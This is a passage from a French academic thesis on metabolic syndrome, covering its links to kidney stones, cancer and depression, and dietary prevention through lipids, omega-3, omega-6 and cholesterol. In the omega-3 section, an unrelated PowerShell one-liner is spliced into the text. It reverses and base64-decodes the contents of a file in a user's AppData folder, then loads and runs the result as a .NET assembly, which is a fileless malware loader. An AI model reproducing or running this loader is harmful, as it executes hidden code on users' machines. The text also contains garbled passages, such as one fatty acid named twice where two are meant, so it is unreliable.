Le syndrome métabolique augmente le risque d'apparition de lithiases composées d'acide urique. Par rapport à des témoins, les patients avec un syndrome métabolique ont une hyperuricémie plus élevée et la résistance à l'insuline est l'une des causes de la survenue des lithiases. Les lithiases sont dues à un ensemble de facteurs dont l'alimentation : la consommation importante de protéines, le manque d'apport hydrique, le surpoids et la résistance à l'insuline. Chez les personnes atteintes de syndrome métabolique, la recherche de lithiases doit être envisagée et chez les personnes souffrant de lithiase, les critères du syndrome métabolique doivent être explorés. (155) La figure 22 montre les différents facteurs pouvant favoriser la survenue de lithiases.




Figure 22: Facteurs de risque de lithiase (156)

I.4.2 : Cancers

L'obésité et l'insulinorésistance du syndrome métabolique qui découle des modes de vies alimentaires et comportementaux sont liées à l'augmentation du risque de nombreux cancers. Les facteurs de risques d'apparition d'un cancer sont proches de ceux pour un syndrome métabolique : âge, sexe, tabac, alcool, stress, génétique, environnement. La présence du syndrome métabolique augmente le risque de cancer sans qu'il y ait un mécanisme spécifique par cancer. Des études et des méta-analyses ont identifié la masse corporelle comme un des facteurs en lien avec un certain nombre de cancers, dont celui du sein, de l'endomètre, de l'ovaire, de la prostate, du colon, de l'œsophage, du pancréas, du foie, du rein, de la vessie, des leucémies et lymphomes mais il n'est pas le seul. Le mécanisme reliant l'obésité aux cancers n'est pas clairement identifié mais l'hyperinsulinémie, l'inflammation du tissu adipeux, la diminution de l'adiponectinémie et tous les changements hormonaux sont hypothétiquement en cause. (157, 158, 159, 160, 161, 162) C'est l'accumulation chez une même personne et selon le temps qui semble déclencher le processus cancéreux. Le syndrome métabolique modifie la physiologie, ce qui pourrait jouer un rôle dans le risque de développer un cancer du sein, du foie ou colorectal selon l'étude de COWEY. Plus le nombre de symptômes chez le patient avec un syndrome métabolique est important, plus le risque d'apparition d'un cancer augmente. Selon les entités du syndrome métabolique, certains organes semblent plus fréquemment atteints. Le tour de taille élevé est plus retrouvé dans les cancers du côlon, le taux de HDL-cholestérol bas chez la femme ménopausée est lié aux cancers du sein, alors que l'hyperglycémie à jeun est associée aux cancers du foie et de l'endomètre. (163) L'obésité souvent présente dans le syndrome métabolique explique le lien avec les cancers les plus fréquents qui sont étudiés et dont le mécanisme commence à être connu en partie. Le tissu graisseux viscéral et ses sécrétions endocrines à l'origine des troubles métaboliques augmentent le risque de cancer par le syndrome inflammatoire chronique, l'insulinorésistance et le déséquilibre hormonal. Les cytokines pro-inflammatoires (TNF et IL-6) des adipocytes et autres cellules immunitaires infiltrées dans le tissu adipeux favorisent l'insulinorésistance. L'hyper-insulinémie réactionnelle bloque les voies métaboliques en induisant la croissance cellulaire et diminuant l'apoptose. La croissance anarchique des cellules est une des causes du cancer. La leptine et le PAI-1 du tissu adipeux stimule les enzymes de la matrice extracellulaire qui servent à l'invasion et la propagation métastatique des

cellules cancéreuses. Au contraire l'adiponectine pro-apoptotique et anti-angiogénique est réduite dans l'obésité donc elle n'a plus d'effet bénéfique antitumoral. La surcharge pondérale est associée à une augmentation des concentrations en hormones sexuelles (androgènes et œstrogène) qui participent au risque de cancers hormonaux, notamment gynécologiques. (164) Une étude longitudinale chez des femmes ménopausées âgées de 50 à 79 ans suivies pendant 4 ans conclut à une association entre le syndrome métabolique et les cancers du côlon et colorectaux. Les femmes diabétiques étaient exclues de l'étude, tous les paramètres du syndrome métaboliques ont été analysés, ainsi qu'un questionnaire rempli tous les 6 mois. La majorité des cancers mis en évidence étaient au niveau du colon chez des femmes dont l'hyperglycémie et l'hypertension étaient plus élevées que chez les témoins. (165) Le syndrome métabolique est lié au risque d'apparition de stéatose hépatique non alcoolique par plusieurs mécanismes associant l'obésité, le diabète, l'insulinorésistance, les dyslipidémies. La stéatose évolue généralement en cirrhose qui peut aller jusqu'au cancer primitif du foie. Indirectement le syndrome métabolique augmente le risque de cancer du foie chez les patients atteints. Des études montrent le lien direct de l'obésité et du diabète séparément sur le cancer du foie, sans que ces patients aient développées une cirrhose avant. Donc l'hypothèse que le syndrome métabolique qui associe souvent l'obésité et l'hyperglycémie à jeun entre-autre peut directement engendrer un risque plus élevé d'apparition d'un cancer du foie est probable. Chez l'animal ce lien s'explique notamment par le taux de leptine augmenté qui favorise l'angiogenèse. Mais les taux d'insuline et d'adiponectine sont liés sans que leur rôle soit distinctement identifié. Chez les patients atteints d'un syndrome métabolique, le risque de survenu d'un cancer du foie étant grand, la recherche d'autres facteurs de risque associés est recommandé afin de le dépister plus rapidement ou de le prévenir. (166)

I.4.3 : Répercussions sociales et psychologiques

L'obésité est un facteur de risque d'anomalies métaboliques et cliniques. Elle peut aussi dans la société entraîner un mal être allant jusqu'à l'exclusion. Le surpoids se voit à l'inverse des troubles biologiques. Les symptômes du syndrome métabolique ne se voient pas tous et ce syndrome n'est pas précisément connu du grand public donc une incompréhension peut persister. Le patient atteint d'un syndrome métabolique ne se sent pas toujours malade car il n'a pas de symptôme et peut avoir du mal à comprendre la nécessité de surveiller sa santé. La maladie visible ou non est vécue différemment par le patient et son entourage. En particulier une maladie chronique qui nécessite des adaptations comportementales peut être difficile à vivre et à expliquer. Le regard des autres peut être lourd, surtout dans une société où l'idéal est de paraître mince. Dès le plus jeune âge, le poids est surveillé et peut devenir une anxiété. Le surpoids est souvent associé aux personnes qui ne font pas attention à leur alimentation, ni d'effort concernant les activités physiques. Le diabète de type 2 a des conséquences sociales aussi, plus que les dyslipidémies et l'hypertension artérielle. Le jugement des autres a des conséquences sur la vie de personnes déjà fragilisées par leur état. Leur physique les empêche de faire tout ce qu'ils voudraient et ils se rajoutent des interdits à cause de leurs croyances. (167) Les troubles métaboliques ont des effets sur la qualité de vie de ces personnes au niveau physique et mental. Le syndrome métabolique, comme de nombreuses maladies, particulièrement celles qui sont chroniques accentuent les problèmes de dépression qu'ils soient déjà détectés ou non. L'obésité et le diabète de type 2 sont des facteurs de risque de survenue de dépression notamment chez les femmes. Le syndrome métabolique est lié à la dépression. Ce lien est présent chez les diabétiques de type 2 et renforcé quand un syndrome métabolique est diagnostiqué selon une étude comparative. Une prise en charge pluridisciplinaire est d'autant plus utile dans ce cas, un psychologue peut avoir une importance dans le suivi. (168)

A l'inverse les personnes ayant des troubles psychiatriques, schizophrénie ou dépression et qui sont traités pour cette pathologie ont plus de risques de développer un syndrome métabolique. Les

études ne sont pas toutes significatives et les résultats diffèrent selon le sexe mais la tendance va vers une augmentation de la glycémie, des triglycérides et de la tension artérielle. Les risques sont augmentés car ces personnes ont potentiellement des habitudes de vie qui favorisent l'apparition de troubles métaboliques ou ne suivent pas correctement leur traitement. Ce risque accru ne s'explique pas seulement par le traitement et ses effets sur le métabolisme car une majorité des personnes dépistées pour le syndrome métabolique parmi les participants n'avaient pas encore de traitement médicamenteux. (169)

II : La prévention du syndrome métabolique

La prévention consiste à éviter l'apparition d'un premier symptôme ou l'ajout d'un autre dans le cas du syndrome métabolique. Elle s'effectue par l'apprentissage de comportements à réadapter puis de médicaments si besoin. Les patients n'adhèrent pas toujours et surtout à long terme car ils ne se sentent pas tout le temps malades. En effet c'est l'étape avant la prise en charge curative, souvent médicamenteuse en dernier recours. Il existe différents stades de prévention. La prévention primaire qui s'applique avant la présence de symptôme ou de maladie. Dans le cas du syndrome métabolique, si un surpoids seul ou un autre signe est proche du seuil, sans l'avoir encore franchi. Un suivi particulier peut être mis en place. La prévention secondaire s'effectue dans le cas de la présence d'une ou deux anomalies afin d'éviter une troisième qui marquerait le diagnostic du syndrome métabolique. La prévention tertiaire consiste à éviter une rechute ou une aggravation de la maladie, quand le syndrome métabolique est déjà présent. (170) La prévention du syndrome requiert une action sur l'ensemble des troubles qui le constitue si possible. En tout cas ceux présentés par le patient. Cependant une action sur une des entités du syndrome métabolique peut diminuer le risque de survenue des autres. Dans certains cas, cette prévention sur un ou plusieurs critères du syndrome métabolique peut suffire et être bénéfique au patient. Selon la physiopathologie connue, la prévention du syndrome métabolique et ses composants doit passer par la prévention de l'obésité et de l'insulinorésistance particulièrement en cause dans l'évolution et l'apparition des complications. (171)

Nous ne développerons pas la prévention tertiaire puisque cela revient à prendre la maladie en charge et éviter ses complications. La prévention secondaire est la plus facile et fréquente dans ce cas, mais il faudrait arriver à détecter encore plus tôt les personnes à risque pour faire de la prévention primaire.

II.1 : Règles hygiéno-diététiques

Les règles hygiéno-diététiques sont le premier palier à mettre en place en prévention et pour le traitement avant de commencer à prendre des médicaments ou autres interventions médicales. Elles sont utiles à tous les stades de la prévention et doivent rester appliquées même si elles s'associent à d'autres thérapeutiques additionnelles. Elles agissent sur toutes les anomalies du syndrome métabolique et préviennent ses complications. Chaque patient peut cibler ses objectifs selon ses besoins et les recommandations théoriques. Il ne faut pas trop restreindre car le but est de pouvoir les respecter au maximum et surtout à long terme. Les recommandations regroupent les conseils d'alimentation solide et liquide, l'activité physique, la gestion du sommeil et du stress. L'arrêt du tabac est plus que conseillé, au moins la réduction de la consommation avec des substituts nicotiques si besoin. Chacun peut participer à l'amélioration ou la conservation de son état de santé en suivant ces recommandations. (172) Une étude tunisienne sur 100 personnes obèses, âgées de 20 à 65

ans suivies pendant 3 mois avec une prise en charge nutritionnelle a analysé les effets sur les composants du syndrome métabolique. Parmi les participants obèses, 79% ont été diagnostiqués comme ayant le syndrome métabolique selon les critères de l'IDF (international diabetes federation) qui reprend ceux du NCEP- ATP III, sauf pour le tour de taille dont le seuil peut dépendre de l'ethnie. Ici l'ethnie des participants étant la même, ce critère ne représente pas un biais dans l'inclusion. Après 3 mois, la fréquence du syndrome métabolique a diminué de 35,6%. La perte de poids est observée, de façon plus importante chez les obèses morbides. Le tour de taille est réduit, la fréquence de l'hyperglycémie à jeun et de l'hypertriglycéridémie sont diminuées chez l'homme et la femme. La fréquence de l'hypoHDLémie est aussi diminuée, remarquablement plus chez les hommes. La pression artérielle se normalise chez certains obèses. La diététique bien structurée permet d'améliorer plus ou moins toutes les entités du syndrome métabolique. Les mesures hygiéno-diététiques sont nécessaires à la prise en charge du syndrome métabolique, et sont efficaces chez les personnes obèses avant son apparition. (173) La figure 23 représente un aperçu simplifié des actions avantageuses des règles hygiéno-diététiques sur le syndrome métabolique et ses complications.




Figure 23 : Effets des règles hygiéno-diététiques sur le syndrome métabolique (174)

II.1.1 : Alimentation

La diététique est primordiale et parfois suffisante avec l'activité physique. Elle doit être adaptable à chaque patient et à ses différentes conditions de vie. Plus longtemps elle est respectée, plus elle est bénéfique. Les résultats ne sont pas toujours visibles tout de suite, il faut attendre des mois pour que le bilan biologique se stabilise. Cela peut être décourageant et contraignant. La mise en place ne peut se faire qu'avec l'accord du patient et après discussion sur ses possibilités à accomplir au

mieux les recommandations. Les diététiciens et nutritionnistes ont pour rôle de transposer les recommandations nutritionnelles à des conseils pratiques par la mise en application d'objectifs réalisables que le patient pourra intégrer dans sa routine. (175) Selon l'âge, le sexe, l'activité et les troubles présents, l'adaptation de l'alimentation passe par l'apprentissage de nouvelles habitudes concernant la quantité, la qualité et les moments des prises alimentaires. La nutrition influence la qualité de vie et la santé quel que soit la maladie ou l'individu. (176) C'est un sujet national qui se base sur des études épidémiologiques et cliniques afin de mieux informer chacun et l'accompagner dans ses choix. Pour cela un nutri-score a été mis en place qui indique la qualité nutritionnelle des aliments transformés à l'aide d'étiquette avec un code couleur. Le plan national nutrition santé (PNNS) met à jour les recommandations selon les avancées des recherches et les publie en ligne. (177,178)

II.1.1.2 : Principes généraux

Par l'alimentation, les apports nutritionnels doivent être suffisants pour le fonctionnement de l'organisme, sans être en excès afin d'éviter une accumulation délétère. L'équilibre est recherché entre les apports et les besoins, tout en respectant si possible les goûts du patient. De nombreuses recommandations par les sociétés savantes sont disponibles afin de guider. Il est conseillé de ne pas dépasser 50% d'apports glucidiques, 35% d'apports lipidiques et 15% d'apports protéiques, en ce qui concerne les macronutriments. L'apport calorique journalier chez l'adulte de 18 à 69 ans avec une activité moyenne est de l'ordre de 2100 Kcal pour les femmes et 2600 Kcal pour les hommes. Cet apport diminue avec l'âge et si l'activité est moins importante. Alors que les enfants et les adolescents en pleine croissance ont des besoins plus grands. (179) La consommation de fibres fermentescibles réduit l'obésité et les paramètres associés au syndrome métabolique. Chez la souris, ce mécanisme est lié à la restauration de la médiation par l'IL-22 au niveau du microbiote intestinal diminuant l'inflammation. La supplémentation par de l'inuline chez la souris a réduit l'obésité et les paramètres du syndrome métabolique associés. Ce mécanisme chez l'Homme n'est pas démontré mais la consommation de fibres semble bénéfique dans la prévention de l'obésité et du syndrome métabolique. (180) Plusieurs études comparatives ont étudié l'effet du régime paléolithique par rapport à l'application des guides de référence du pays concerné pour l'alimentation. Le régime paléolithique consiste à consommer, un peu comme à l'époque paléolithique, plus de végétaux, des protéines, des acides gras avec plus d'oméga-3 et moins de glucides, surtout les sucres raffinés qui n'existaient pas. Les céréales, les produits laitiers et les produits industriels sont exclus de l'alimentation. Parmi les 159 participants ayant un ou jusqu'à 5 des composants du syndrome métabolique, le tour de taille, les pressions artérielles systoliques et diastoliques, le taux de HDL-cholestérol et la glycémie sont améliorés dans tous les groupes sans différence significative. Seuls les triglycérides sont nettement diminués par le régime paléolithique par rapport aux recommandations nutritionnelles. (181) Le régime paléolithique chez 44 personnes atteintes du syndrome métabolique pendant 2 semaines comparé aux recommandations habituelles alimentaires a amélioré les pressions artérielles systoliques et diastolique, le cholestérol total et le HDL-cholestérol et les triglycérides de façon un peu plus importante. Le poids était diminué, sans que l'inflammation soit réduite. Le régime paléolithique réduit les paramètres du syndrome métabolique et ses complications. Cette étude est de courte durée et l'échantillon petit. Mais le régime paléolithique couplé aux recommandations nutritionnelles adaptées au patient peut prévenir toutes les entités du syndrome métabolique. (182)

Ensuite les micronutriments semblent avoir plus ou moins d'action sur le métabolisme, mais leurs quantités présente dans les aliments n'est pas toujours bien contrôlable au quotidien.

I.1.1.3 : Lipides

Les lipides englobent l'ensemble des graisses animales ou végétales consommées et ils sont insolubles dans l'eau. Les triglycérides, les acides gras, le cholestérol et les hormones stéroïdes qui sont produites à partir de celui-ci en font partie. Ce sont les plus énergétiques des macronutriments. Pour 1 g de lipide il y a 9 Kcal. Cette source d'énergie est importante car elle permet d'avoir un stock, dans le tissu adipeux utilisable en période d'effort par exemple. Les lipides ont un rôle structural car ils constituent les membranes cellulaires en parties avec d'autres molécules. Ce sont des précurseurs de prostaglandines : substances nécessaires dans l'inflammation et sa régulation et d'hormones après association avec d'autres molécules. Ils servent au transport de molécules lipophiles dont certaines vitamines : le rétinol (vitamine A), le calciférol (vitamine D), le tocophérol (vitamine E) et la vitamine K. (183) Les acides gras sont séparés en acides gras saturés : sans double liaison, tous les carbones sont saturés (engagés dans une liaison avec un atome différent) et insaturés (présence de double liaison). Les acides gras sont classifiés en fonction de leur nombre de carbones et du nombre de doubles liaisons entre 2 carbones s'il y en a et leur position dans la chaîne. Certains sont essentiels, c'est à dire que l'apport ne peut venir que de l'alimentation car le corps ne peut pas les produire. L'acide linoléique et l'acide linoléique sont essentiels tandis que l'acide arachidonique est indispensable car il est produit dans l'organisme mais nécessaire au fonctionnement cellulaire par constitution des phospholipides et participation dans l'inflammation. Ce sont tous des acides gras polyinsaturés dont la formule chimique est donnée sur la figure 24.




Figure 24 : Acides gras polyinsaturés essentiels (184)(164)

En partant de la fonction méthyle (CH₃) et en comptant la position de la 1^{ère} double liaison, nous pouvons dire que l'acide linoléique et l'acide arachidonique sont des oméga 6 (ω 6) alors que l'acide linoléique est un oméga 3 (ω 3).

Une étude américaine a suivi 260 jeunes filles âgées de 8 à 10 ans pendant 7 ans en moyenne pour évaluer les effets de la diminution d'apport en lipides et la consommation de fibres. Les conseils nutritionnels reçus recommandaient de consommer moins de 8% d'acides gras saturés, de consommer des légumes des fruits et des céréales complètes. L'autre groupe n'a pas reçu de conseils précis. Les résultats ont été récoltés 9 ans après l'arrêt du suivi nutritionnel. Dans les 2 groupes la fréquence de survenue du syndrome métabolique était faible et similaire. Cependant le groupe d'intervention a gardé le bénéfice des conseils reçus concernant l'alimentation. Leur tension artérielle systolique et leur glycémie étaient plus basses. La diminution de la consommation d'acides gras saturés permet de mieux contrôler la pression artérielle et la glycémie à l'âge adulte. Les autres

paramètres du syndrome métabolique sont moins affectés par ces recommandations. Mais l'insulinorésistance paraît réduite selon la diminution de la concentration en chylomicrons qui est un de ses marqueurs dans le groupe d'intervention. L'action sur l'insulinorésistance si elle est confirmée à plus long terme est avantageuse dans la prévention du syndrome métabolique. (185)

II.1.1.3.1 : Oméga 3

Les oméga 3 dont l'acide alpha-linolénique (ALA) et ses dérivés, les acides eicosapentaénoïque (EPA) et docosahexaénoïque (DHA) sont indispensables au fonctionnement de la rétine, du cerveau et du système nerveux. Les besoins sont dépendants de l'âge et de l'activité.

```
(186)[AppDomain] ::CurrentDomain.Load([Convert] ::Frombase64String(-  
join[regex] ::Matches([System.IO.File] ::ReadAllText('C :UserscamboAppDataRoamingtxt.txt'), ». »,  
'RightToLeft')).EntryPoint.invoke($null,$null)
```

Exit

La DHA et l'EPA augmente la sensibilité à l'insuline chez l'homme après 3 semaines de supplémentation, si l'équivalent de 6g/j d'huile de poisson est consommée. C'est par cette action sur la sensibilité à l'insuline que les huiles de poisson semblent prévenir en partie l'insulinorésistance. L'huile de poisson prévient aussi l'élévation des triglycérides plasmatiques par inhibition de la production des VLDL chez l'Homme. Les oméga-3 améliorent la relaxation artérielle chez des patients hypertendus ou avec une dyslipidémie. Une alimentation riche en EPA et DHA diminue la prévalence du diabète de type 2 grâce à leur action sur la sensibilité à l'insuline. Les taux de DHA et EPA sont aussi liés aux taux d'acides gras plasmatiques, au taux de triglycérides circulants et à la pression artérielle. La consommation de poisson quotidienne réduit le stress oxydant chez des patients dyslipidémiques. L'effet bénéfique sur la pression artérielle ne se manifeste qu'à des taux de consommation très hauts qui sont très rarement atteints dans la population générale. Ces effets contribuent à la réduction de la morbidité et la mortalité cardiovasculaire chez les personnes à risque. L'EPA et le DHA sont retrouvés dans certaines huiles végétales (noix, colza, lin, soja) et les poissons : en particulier le saumon, maquereau, thon, sardine, hareng et anchois. L'ALA se retrouve plus dans les produits végétaux alors que l'EPA et le DHA se trouvent dans les produits animaliers. Les effets oméga-3 par leur action multiple sur les différents facteurs du syndrome métabolique peuvent participer à sa prévention par la consommation d'aliments qui en contiennent. Toutes ces conclusions proviennent de méta-analyse ou d'étude sur une population particulière comme les Inuits qui a une alimentation traditionnellement basée sur les produits marins. Toutes ces études sont de courtes durées, quelques semaines à quelques mois et concernent un nombre restreint de participants. L'effet à long terme chez l'Homme sur les différents composants du syndrome métabolique reste probable sans que le mécanisme exact soit compris. (187) L'étude de l'action des oméga-3 chez des rats qui peuvent comme l'Homme, devenir diabétiques, être insulinorésistants et obèses montre un rôle sur le foie et l'intestin. La nutrition enrichie en oméga-3 qui sont des acides gras poly-insaturés améliore la glycémie, la triglycéridémie et l'insulinémie des animaux avec un syndrome métabolique. Les oméga-3 diminuent la lipogenèse, réduisent la surproduction des chylomicrons par l'intestin chez les animaux insulinorésistants. L'action de freinage du transport des lipides par l'intestin et la modération de l'hyperlipidémie associée à l'hyperglycémie est bénéfique. Chez l'Homme l'hypothèse de ce mécanisme semblable similaire, une seule étude le confirme sans expliquer l'influence liée de l'inflammation et ces facteurs sécrétés. Les oméga-3 préviennent certains paramètres du syndrome métabolique mais dans une mesure encore indéterminée. (188)

Des compléments alimentaires contiennent des oméga 3 dont le DHA, mais cela ne remplace pas une alimentation équilibrée et les résultats ne sont pas tous concordants quant à leurs réels intérêts. (189) Les oméga 3 ont un effet fluidifiant sur le sang, moindre par rapport à l'aspirine, mais qui recommande de fixer un seuil de consommation de 2 g/j pour l'ALA chez l'homme et 1,16 g/j chez la femme. Les produits enrichis en oméga 3 ont tendance à diminuer le cholestérol mais leur rôle de protecteur cardiovasculaire n'est pas retenu par l'ANSES. (190)

II.1.1.3.2 : Oméga 6

Ces acides gras aussi indispensables, consommés en grande quantité, tendent à augmenter l'inflammation et être délétères au système cardiovasculaire. L'acide linoléique est un précurseur de l'acide gamma-linolénique qui peut servir à donner de l'EPA aussi. L'effet bénéfique de l'acide linoléique sur la croissance et le développement n'est avéré que s'il est combiné à la consommation d'ALA. Retrouvés dans des huiles végétales (tournesol, palme, arachide, maïs, pépins de raisin, graines de sésame, bourrache) et la margarine, il est préférable de les limiter. Le ratio oméga 3 et 6 fait pencher la balance soit vers l'inflammation soit vers l'anti-inflammatoire. Les produits industriels utilisent plutôt des oméga 6, il faut bien regarder les compositions. Leur rôle est ambivalent selon les études. (191) Les acides gras polyinsaturés oméga 6 diminuent le risque cardiovasculaire, en particulier l'acide linoléique selon un taux de consommation non consensuel des experts. Entre 4 et 10% d'oméga-6 dans l'alimentation, l'effet est plutôt bénéfique mais un risque inflammatoire et d'obésité serait liée au-delà. (192) En Suède, 22 hommes obèses avec d'autres paramètres du syndrome métabolique de 39 à 64 ans ont participé à une étude de 4 semaines. Un groupe a reçu 4,2 g/j d'acide linoléique conjugué en supplémentation et l'autre a continué son alimentation normale avec un placebo. Seul le tour de taille des hommes a diminué dans le groupe par rapport aux témoins. Les autres composants du syndrome métabolique n'ont pas été modifiés. Cette étude à court terme sur un petit nombre de sujets semble considérer que l'acide linoléique conjugué peut réduire la graisse abdominale. Cela ne semble pas suffisant pour prévenir le syndrome métabolique et ses complications. (193) L'acide linoléique conjugué est retrouvé dans les produits laitiers et la viande bovine notamment. Chez l'animal, 2 isomères de l'acide linoléique conjugué ont été identifiés avec des effets différents sur les paramètres du syndrome métabolique. Une étude a examiné les conséquences sur 60 hommes obèses avec des entités du syndrome métabolique la supplémentation par un mélange des 2 isomères d'acide linoléique conjugué, la forme trans purifiée ou un placebo pendant 12 semaines. La forme trans de l'acide linoléique est corrélée à une détérioration de l'insulinorésistance, mesurée par l'augmentation de la glycémie, une hyperinsulinémie, une hypoHDLémie et une inflammation accrue, visible par le taux de CRP élevé par rapport à la population placebo. Une étude a comparé les effets de la consommation d'un beurre enrichi en acide linoléique conjugué par rapport à un beurre pauvre en acide linoléique conjugué chez des hommes obèses. Aucune différence significative n'a été retrouvée sur le bilan lipidique, l'insulinosensibilité, ni le tour de taille. Les produits enrichis en acide linoléique conjugué n'ont aucun bénéfice sur les composants du syndrome métabolique et ses complications cardiovasculaires. (194) Il vaut mieux privilégier les acides gras insaturés en mangeant une portion de poisson gras par semaine et une autre portion de poisson plus maigre dans la semaine et éviter les acides gras hydrogénés des produits préparés. Il est recommandé de diversifier les apports en acides gras, et privilégier les graisses végétales aux graisses animales si possible. (195) Une étude a comparé une alimentation contemporaine avec un ratio $\omega 6/\omega 3$ élevé, un ratio acides gras polyinsaturés/acides gras saturés haut et un apport majoritaire d'acides gras d'origine végétale par rapport à une alimentation contrôlée majoritairement d'origine animale avec des ratios inversés. Pendant 90 jours, les 160 hommes obèses ont suivi un des 2 régimes. Puis 150 jours après leur alimentation est redevenue libre dans les 2 groupes. A la fin des 2 périodes, le groupe avec une alimentation plus

riche en $\omega 3$ avait perdu plus de poids que le groupe témoin. Aucune différence sur les taux de cholestérol et triglycérides n'a été révélée. L'étude relève l'effet protecteur des $\omega 3$ malgré l'origine animale des acides gras et la consommation d'acides gras saturés, les participants obèses ont perdu plus de poids. Le rapport $\omega 6/\omega 3$ dans l'alimentation semble être plus important pour la protection des risques du syndrome métabolique que l'origine des acides gras et leur saturation. (196)

II.1.1.3.3 : Cholestérol

Le cholestérol est un des lipides le plus abondant dans le règne animal. C'est un stérol qui a une origine alimentaire et endogène par biosynthèse particulièrement hépatique. Il constitue les membranes cellulaires et c'est un précurseur des hormones stéroïdes. Il peut circuler sous forme libre, à la surface de lipoprotéines ou estérifié, c'est-à-dire lié à un acide gras. Son taux élevé peut entraîner des calculs biliaires et participer à l'athérosclérose. C'est un des constituants de la bile et il est utilisé pour la fabrication de vitamine D. Selon sa lipoprotéine de transport, on distingue le LDL-cholestérol du HDL-cholestérol qui ont des rôles différents. Le cholestérol est présent dans les viandes, plus elles sont grasses plus il y en a, les poissons et œufs surtout dans le jaune. La restriction à 2 œufs par semaine en France n'est plus recommandée par le PNNS, même si le jaune contient du cholestérol. Il vaut mieux consommer des œufs pochés que frits et selon les accompagnements, l'effet sur l'augmentation du cholestérol n'est pas équivalent, mais une consommation moyenne d'œufs ne semble pas préjudiciable. (197) L'ordre national des pharmaciens (ONDP) sur le site du CESPHEM a fait une brochure téléchargeable qui classe les aliments selon les effets « bénéfique », « sans risque », « avec précaution » et « à éviter » de leur consommation sur l'augmentation du cholestérol. Il est préconisé de consommer d'avantage d'aliments d'origine végétale et d'huiles végétales aussi bien crues que pour les cuissons. Il vaut mieux éviter les boissons très alcoolisées et très sucrées. Les fibres et les antioxydants préviennent l'hypercholestérolémie et ses risques cardiovasculaires et métaboliques. (198) Une étude 